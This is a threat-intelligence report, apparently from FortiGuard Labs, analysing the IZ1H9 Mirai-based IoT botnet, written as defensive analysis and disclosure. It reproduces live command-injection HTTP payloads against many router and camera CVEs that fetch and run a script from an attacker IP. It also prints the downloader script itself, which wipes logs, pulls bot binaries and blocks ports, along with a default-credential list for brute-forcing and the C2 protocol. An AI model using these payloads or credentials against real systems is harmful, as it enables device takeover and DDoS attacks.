IZ1H9 Campaign Enhances Its Arsenal with Scores of Exploits | FortiGuard Labs

By Cara Lin


Published: 2023-10-09 · Archived: 2026-04-05 22:44:50 UTC


Affected Platforms: Linux
Impacted Users: Any organization
Impact: Remote attackers gain control of the vulnerable systems
Severity Level: Critical


In September 2023, our FortiGuard Labs team observed that the IZ1H9 Mirai-based DDoS campaign has aggressively updated its arsenal of exploits. Thirteen payloads were included in this variant, including D-Link devices, Netis wireless router, Sunhillo SureLine, Geutebruck IP camera, Yealink Device Management, Zyxel devices, TP-Link Archer, Korenix Jetwave, and TOTOLINK routers.

Based on the trigger counts recorded by our IPS signatures, it is evident that peak exploitation occurred on September 6, with trigger counts ranging from the thousands to even tens of thousands. This highlights the campaign's capacity to infect vulnerable devices and dramatically expand its botnet through the swift utilization of recently released exploit code, which encompasses numerous CVEs.

In this article, we will elaborate on how this threat leverages new vulnerabilities to control affected devices, along with the details of IZ1H9.


D-Link.DSL-2750B.CLI.OS.Command.Injection
3,500
3,000
2,500
2,000
1,500
1,000
500
0
2023-08-29
2023-09-02
2023-09-06
2023-09-10
2023-09-14
2023-09-18
2023-09-22
2023-09-26


Geutebruck.CGI.uapi.Remote.Command.Execution
2,500
2,000
1,500
1,000
500
0
2023-08-29
2023-09-02
2023-09-06
2023-09-10
2023-09-14
2023-09-18
2023-09-22
2023-09-26


TP-Link.Archer.AX21.Unauthenticated.Command.Injection
25,000
20,000
15,000




Figure 1: Telemetry

Exploit Payloads

Four payloads, CVE-2015-1187, CVE-2016-20017, CVE-2020-25506, and CVE-2021-45382, target D-Link vulnerabilities. These critical-severity vulnerabilities can allow remote attackers to deliver command injection via a crafted request.

```
#CVE-2015-1187 D-Link.TRENDnet.NCC.Service.Command.Injection
POST /ping.ccp HTTP/1.1
User-Agent: curl/7.54.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 83

ccp_act=ping_v6&ping_addr=$(wget${IFS}http://194.180.48.100/l.sh
${IFS}-O${IFS}/tmp/l.sh; sh l.sh)

#CVE-2016-20017 D-Link.DSL-2750B.CLI.OS.Command.Injection
GET /login.cgi?cli=aa%20aa%27cd%20/tmp;wget%
20http://194.180.48.100/l.sh;chmod%20777%20l.sh%20sh%20/tmp/%27$l.sh HTTP/1.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: /
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
```

```
#CVE-2020-25506 D-Link.ShareCenter.Products.CGI.Code.Execution
POST /cgi-bin/system_mgr.cgi? HTTP/1.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: /

C1=ON&cmd=cgi_ntp_time&f_ntp_server=`cd /tmp; wget
http://194.180.48.100/l.sh; curl -O http://194.180.48.100/l.sh; sh lolol.sh`

#CVE-2021-45382 D-link.Router.DDNS.Command.Injection
POST /ddns_check.ccp HTTP/1.1
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 300
Cookie: hasLogin=1
Connection: close

ccp_act=doCheck&ddnsHostName=;cd${IFS}/tmp;rm${IFS}-rf${IFS}*;
${IFS}wget${IFS}http://194.180.48.100/l.sh;${IFS}sh${IFS}l.sh;
&ddnsUsername=;cd${IFS}/tmp;rm${IFS}-rf${IFS}*;${IFS}wget${IFS}
http://194.180.48.100/l.sh;${IFS}sh${IFS}l.sh;&ddnsPassword=
123123123
```

Figure 2: D-Link exploit payload

Another exploit, CVE-2019-19356, targets Netis WF2419. It focuses on exploiting a Remote Code Execution (RCE) vulnerability through the tracert diagnostic tool because of a lack of user input sanitizing. The payload injects in parameter “tools_ip_url” and contains the “User-Agent: Dark” header used in the Dark.IoT Botnet.

```
#CVE-2019-19356 Netis.WF2419.Router.Remote.Command.Execution
POST /cgi-bin-igd/netcore_get.cgi? HTTP/1.1
Host: 127.0.0.1
Cache-Control: no cache
Content-Type:application/x-www-form-urlencoded
User-Agent: Dark
Accept: */*
Origin: http://127.0.0.1
Referer: http://127.0.0.1/index.htm
Accept-Encoding: zh-CN,zh;q=0.9
Connection: close

tools_type=1&tools_ip_url=8.8.8.8;cd /tmp|wget
http://194.180.48.100/l.sh|curl -O http://194.180.48.100/l.sh|sh
l.sh&tools_cmd=1&net_tools_set=1&wlan_idx_num=0
```

Figure 3: Netis WF2419 exploit payload

The campaign also seeks to exploit vulnerabilities discovered in 2021, including CVE-2021-36380, which affect Sunhillo SureLine versions before 8.7.0.1.1, CVE-2021-33544/33548/33549/33550/33551/33552/33553/33554, which allow arbitrary command execution within the parameters of various pages on Geutebruck products, and CVE-2021-27561/27562, which affect Yealink Device Management (DM) 3.6.0.20.

```
#CVE-2021-36380 Sunhillo.SureLine.networkDiagCGI.Remote.Code.Execution
POST /cgi/networkDiag.cgi HTTP/1.1
Host: 127.0.0.1
Content-length:160

command=2&ipAddr=&dnsAddr=$(cd+/tmp;wget+http://194.180.48.100/l.sh;curl+-
O+http://194.180.48.100/l.sh;sh+l.sh)&interface=0&netType=0
&scrFilter=&dstFilter=&fileSave=false&pcapSave=false&fileSize

#CVE-2021-33544 Geutebrück.CGI.uapi.Remote.Command.Execution
GET /uapi-cgi/certmngr.cgi?
action=createselfcert&local=anything&country=AA&state=%24(cd%2Ftmp%3B%20wget%
20http%3A%2F%2F194.180.48.100%2Fl.sh%3B%20chmod%20777%20l.sh%3B%20sh%20l%
2Fsh)
&organization=anything&organizationunit=anything&commonname=anything&days=1
&type=anything HTTP/1.1

# CVE-2021-27561 and 27562 Yealink.Device.Management.Platform.Command.Injection
GET /premise/front/getPingData?
url=http://0.0.0.0:9600/sm/api/v1/firewall/zone/services?zone=;cd%20/tmp;wget%
20http://194.180.48.100/l.sh;curl%20-O%20 http://194.180.48.100/l.sh;sh%
20l.sh;
```

Figure 4: Sunhillo/Geutebruck/Yealink exploit payload

The next exploit targets the Zyxel device's /bin/zhttpd/ component vulnerability. If insufficient input validation is found, the attacker can exploit the vulnerability to launch a remote code execution attack on Zyxel EMG3525/VMG1312 before V5.50.

```
#Zyxel.zhttpd.Webserver.Command.Injection
GET /bin/zhttpd/${IFS}cd${IFS}/tmp;rm${IFS}-rf${IFS}*;${IFS}wget
${IFS}http://194.180.48.100/l.sh;${IFS}sh${IFS}l.sh;
```

Figure 5: Zyxel exploit payload

The threat actor has also incorporated vulnerabilities discovered in 2023 into their exploit payload list. CVE-2023-1389 specifically targets TP-Link Archer AX21 (AX1800), while CVE-2023-23295 impacts Korenix JetWave wireless AP.

```
#CVE-2023-1389 TP-Link.Archer.AX21.Unauthenticated.Command.Injection
POST /cgi-bin/luci/;stok=/locale?form=country HTTP/1.1
Content-Type: application/x-www-form-urlencoded

operation=write&country=$(wget http://194.180.48.100/l.sh && sh
l.sh>/tmp/out)

#CVE-2023-23295 Korenix.JetWave.formSysCmd.Command.Injection
POST /goform/formSysCmd HTTP/1.1
Connection: close
Content-Type: application/x-www-form-urlencoded

sysCmd=cd+/tmp;wget+http://194.180.48.100/l.sh;curl+-
O+http://194.180.48.100/l.sh;sh+l.sh&apply=Apply&submit-url=%
2Fsyscmd.asp&msg=
```

Figure 6: TP-Link/Korenix exploit payload

CVE-2022-40475/25080/25079/25081/25082/25078/25084/25077/25076/38511/25075/25083 collectively represent a set of related vulnerabilities that focus on TOTOLINK routers.

```
#Totolink.Router.Main.Function.Query_String.Command.Injection
GET /cgi-bin/downloadFile.cgi?payload=`wget http://194.180.48.100/l.sh;sh l.sh`
HTTP/1.1
Host: 127.0.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Figure 7: TOTOLINK exploit payload

The last one is an unclear exploit payload. It targets “/cgi-bin/login.cgi” and injects a payload in the “key” parameter. A similar vulnerability affects the Prolink PRC2402M router, but it is missing a few parameters to achieve remote code execution. It is unclear if the IZ1H9 campaign misused this payload or if they intended to target other devices.

```
aPostCgiBinLogi db 'POST /cgi-bin/login.cgi HTTP/1.1',0Dh,0Ah
                                        ; DATA XREF: sub_4182D0+865↑o
                db 'Connection: keep-alive',0Dh,0Ah
                db 'Content-Type: application/x-www-form-urlencoded',0Dh,0Ah
                db 0Dh,0Ah
                db 'key=',27h,';`cd /tmp; wget http://194.180.48.100/l.sh; curl -O ht'
                db 'tp://194.180.48.100/l.sh; sh l.sh;`;#',0
```

Figure 8: Exploit payload targets login.cgi

Shell Script Downloader

The injected payload in the above vulnerabilities intends to get a shell script downloader “l.sh” from hxxp://194[.]180[.]48[.]100. When the script is executed, it begins by deleting logs to conceal its actions. It then downloads and executes various bot clients to cater to diverse Linux architectures. In the final step, the shell script downloader obstructs network connections on multiple ports. This is achieved by altering the device's iptables rules, as illustrated in Figure 9.

```
rm -rf /tmp
rm -rf /var/log
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; expl http://194.180.48.100/bins/dark.i486;
curl -O http://194.180.48.100/bins/dark.i486;cat dark.i486 >l;chmod +x *;./l l.expl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; expl http://194.180.48.100/bins/dark.i686;
curl -O http://194.180.48.100/bins/dark.i686;cat dark.i686 >l;chmod +x *;./l l.expl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; expl http://194.180.48.100/bins/dark.x86;
curl -O http://194.180.48.100/bins/dark.x86;cat dark.x86 >l;chmod +x *;./l l.expl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; expl http://194.180.48.100/bins/dark.mips;
curl -O http://194.180.48.100/bins/dark.mips;cat dark.mips >l;chmod +x *;./l l.expl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; expl http://194.180.48.100/bins/dark.mpsl;
curl -O http://194.180.48.100/bins/dark.mpsl;cat dark.mpsl >l;chmod +x *;./l l.expl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; expl http://194.180.48.100/bins/dark.arm4;
curl -O http://194.180.48.100/bins/dark.arm4;cat dark.arm4 >l;chmod +x *;./l l.expl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; expl http://194.180.48.100/bins/dark.arm5;
curl -O http://194.180.48.100/bins/dark.arm5;cat dark.arm5 >l;chmod +x *;./l l.expl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; expl http://194.180.48.100/bins/dark.arm6;
curl -O http://194.180.48.100/bins/dark.arm6;cat dark.arm6 >l;chmod +x *;./l l.expl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; expl http://194.180.48.100/bins/dark.arm7;
curl -O http://194.180.48.100/bins/dark.arm7;cat dark.arm7 >l;chmod +x *;./l l.expl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; expl http://194.180.48.100/bins/dark.ppc;
curl -O http://194.180.48.100/bins/dark.ppc;cat dark.ppc >l;chmod +x *;./l l.expl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; expl http://194.180.48.100/bins/dark.m68k;
curl -O http://194.180.48.100/bins/dark.m68k;cat dark.m68k >l;chmod +x *;./l l.expl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; expl http://194.180.48.100/bins/dark.sh4;
curl -O http://194.180.48.100/bins/dark.sh4;cat dark.sh4 >l;chmod +x *;./l l.expl
expl http://194.180.48.100/bins/dark.86_64; curl -O http://194.180.48.100/bins/dark.86_64;cat dark.86_64 >l;chmod +x
*;./l l.expl
iptables -F
iptables -A INPUT -p tcp --dport 22 -j DROP
iptables -A INPUT -p tcp --dport 23 -j DROP
iptables -A INPUT -p tcp --dport 2323 -j DROP
iptables -A INPUT -p tcp --dport 80 -j DROP
iptables -A INPUT -p tcp --dport 443 -j DROP
iptables -A INPUT -p tcp --dport 8080 -j DROP
iptables -A INPUT -p tcp --dport 9000 -j DROP
iptables -A INPUT -p tcp --dport 8089 -j DROP
iptables -A INPUT -p tcp --dport 7070 -j DROP
iptables -A INPUT -p tcp --dport 8081 -j DROP
iptables -A INPUT -p tcp --dport 9090 -j DROP
iptables -A INPUT -p tcp --dport 161 -j DROP
iptables -A INPUT -p tcp --dport 5555 -j DROP
iptables -A INPUT -p tcp --dport 9600 -j DROP
iptables -A INPUT -p tcp --dport 21412 -j DROP
iptables -A INPUT -p tcp --dport 5986 -j DROP
iptables -A INPUT -p tcp --dport 5985 -j DROP
iptables -A INPUT -p tcp --dport 17998 -j DROP
iptables -A INPUT -p tcp --dport 7547 -j DROP
iptables-save
```

Figure 9: Shell script downloader "l.sh"

Malware Analysis - IZ1H9

IZ1H9, a Mirai variant, infects Linux-based networked devices, especially IoT devices, turning them into remote-controlled bots for large-scale network attacks. The XOR key to decode configuration is 0xBAADF00D, shown in Figure 10.

```
v1 = &dword_80685C0[2 * a1];
result = xor_key;                                   // 0x0BAADF00D
if ( *((_WORD *)v1 + 2) )
{
  v3 = xor_key;
  v4 = 0;
  v5 = (unsigned int)xor_key >> 8;
  v8 = HIBYTE(xor_key);
  v6 = HIWORD(xor_key);
  do
  {
    *(_BYTE *)(*v1 + v4) ^= v3;
    *(_BYTE *)(*v1 + v4) ^= v5;
    *(_BYTE *)(*v1 + v4) ^= v6;
    v7 = v4++;
    *(_BYTE *)(*v1 + v7) ^= v8;
    result = (unsigned __int16)v1[1];
  }
  while ( result > v4 );
}
return result;
```

Figure 10: Decoding configuration

The additional payload downloader URLs can be extracted from the decoded configuration in Figure 11, namely hxxp://2[.]56[.]59[.]215/i.sh and hxxp://212[.]192[.]241[.]72/lolol.sh. Both were employed in May 2023.

```
cd /tmp; wget http://2.56.59.215/i.sh; curl -O http://2.56.59.215/i.sh; chmod 777 i.sh; sh i.sh
/bin/busybox wget http://212.192.241.72/lolol.sh; chmod 777 lolol.sh; sh lolol.sh
Instance already exists, overwriting current process.
abcdefghijklmnopqrstuvwxyz1234567890
abcdefghijklmnopqrstuvw012345678
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Content-Type: application/x-www-form-urlencoded
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko) Version/
Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Mobil
Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safar
Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Mobil
Mozilla/5.0 (Linux; Android 13; SM-S901B) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.
Mozilla/5.0 (Linux; Android 13; SM-S901U) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.
Mozilla/5.0 (Linux; Android 13; SM-S908B) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.
Mozilla/5.0 (Linux; Android 13; SM-S908U) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.
Mozilla/5.0 (Linux; Android 13; SM-G991B) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.
Mozilla/5.0 (Linux; Android 13; SM-G991U) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.
Mozilla/5.0 (Linux; Android 13; SM-G998B) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.
Mozilla/5.0 (Linux; Android 13; SM-G998U) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.
Mozilla/5.0 (Linux; Android 13; SM-A536B) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.
Mozilla/5.0 (Linux; Android 13; SM-A536U) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.
Mozilla/5.0 (Linux; Android 13; SM-A515F) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.
```

Figure 11: Partial decoded configuration

IZ1H9 also includes a data section with pre-set login credentials for brute-force attacks. The XOR decoding key is 0x54, shown in Figure 12, and the decoded data is in Figure 13.

```
sub_411100((__int64)"509=:", (__int64)" $8=:?", 11);
sub_411100((__int64)"bbbbbb", (__int64)"bbbbbb", 12);
sub_411100((__int64)"'!$1&\"=';&", (__int64)"'!$1&\"=';&", 20);
sub_411100((__int64)"509=:", (__int64)"fe=!8=1ma`d``", 18);
sub_411100((__int64)"509=:", (__int64)&unk_41E54C, 16);
sub_411100((__int64)"509=:", (__int64)&unk_41E558, 21);
sub_411100((__int64)"509=:", (__int64)"?;81;'emca", 15);
sub_411100((__int64)&unk_41E57D, (__int64)&unk_41E574, 12);
sub_411100((__int64)"509=:", (__int64)"509=:fbaegcfl", 18);
sub_411100((__int64)"509=:", (__int64)"\"=? ;&", 11);
sub_411100((__int64)"!.=&;8;3", (__int64)"!.=&;8;3", 16);
sub_411100((__int64)"&;; ", (__int64)":5'509=:", 12);
sub_411100((__int64)":5'509=:", (__int64)":5'509=:", 16);
sub_411100((__int64)"'-'509=:", (__int64)"'-'509=:", 16);
sub_411100((__int64)"&;; ", (__int64)"!$'1 057", 12);
sub_411100((__int64)"'!95efg", (__int64)"$5:31&efg", 16);
sub_411100((__int64)"016!3", (__int64)"016!3ef`", 13);
sub_411100((__int64)"&;; ", (__int64)"&;; efb", 11);
sub_411100((__int64)"$=", (__int64)"&5'$61&&-", 11);
sub_411100((__int64)"&;; ", (__int64)"509=:509=:", 14);
sub_411100((__int64)"&;; ", (__int64)&unk_41E5FC, 12);
sub_411100((__int64)"509=:", (__int64)&unk_41E5FC, 13);
sub_411100((__int64)"509=:", (__int64)&unk_41E605, 13);
sub_411100((__int64)"&;; ", (__int64)&unk_41E605, 12);
sub_411100((__int64)"509=:", (__int64)"$5''#;&0", 13);
sub_411100((__int64)"509=:", (__int64)"efg`abcl", 13);
```

```
if ( v4 > 0 )
{
  v7 = 0;
  do
  {
    ++v7;
    *v6++ ^= 0x54u;
  }
  while ( v4 != v7 );
}
*(_QWORD *)(24LL * v19 + v3) = v5;
```

Figure 12: XOR decoding for login credentials

hunt5759	7ujMko0admin	Wf@b9?hJ	viktor	zhongxing
user	annie2015	ubnt	koleos1975	cs2012
xmhdipc	calvin	tplink	panger123	extendnet
ivdev	epicrouter	t3mp0Pa55	sysadmin	vstarcam2015
telnet	jvc	supervisor	Passw0rd	t0talc0ntr0l4!
cat1029	motorola	superadmin	Aa554566	Fireitup
default	annie2016	spectrum	debug	ipcam_rt5350
123456	tlJwpbo6	SgatDVQ8SHUrrD6s	sky	ROOT500
annie2014	admintelecom	realtek	suma123	2601hx
xc3511	fidel123	r007F	ASUS	adminpldt
jvbzd	GM8182	kyivstar	root126	dvr2580222
12345	S2fGqNFs	fuck3g1	uzirolog	1001chim
support	uClinux	fuck3g1	upsetdac	inflection
annie2013	zlxx	Cristi#1978	12345678	z6dUABtl270qRxt7a2uGTiw
Zte521	mg3500	asus	raspberry	20150602
klv123	OxhlwSG8	adsl	debug124	conexant
anko	7ujMko0vizxv	54gem@DMIN42	admin26513728	nCwMnJVGag
annie2012	merlin	21iulie954044	P@ssw0rd	Zte531zTE@dsl
password	5up	2011020110	nasadmin	ironport
hi3518	ZmqVfoSIP	666666	adminadmin	KL@UHeZ0

Figure 13: Decoded login credentials

As for the C2 communication, victims first send a check-in message with the parameter “l.expl” to the C2 server “194[.]180[.]48[.]101:5034,” and it responds with a keep-alive message “\x00\x00.” Once the compromised devices receive a command from the C2 server, shown in Figure 14, they parse the packet to determine the DDoS attack method, target host, and packet count, if specified, before launching the attack. The message structure is as follows:

- \x00\x28: Message packet length
- \x0c: TCP SYN Attack
- \x02: The following contains two options
- \x08\x12: Target + length
- \x68\x74\x74\x70\x73\x3a\x2f\x2f … \x69\x73: https://…is
- \x18\x04: Packet numbers + length
- \x35\x30\x30\x30: 5000 packets

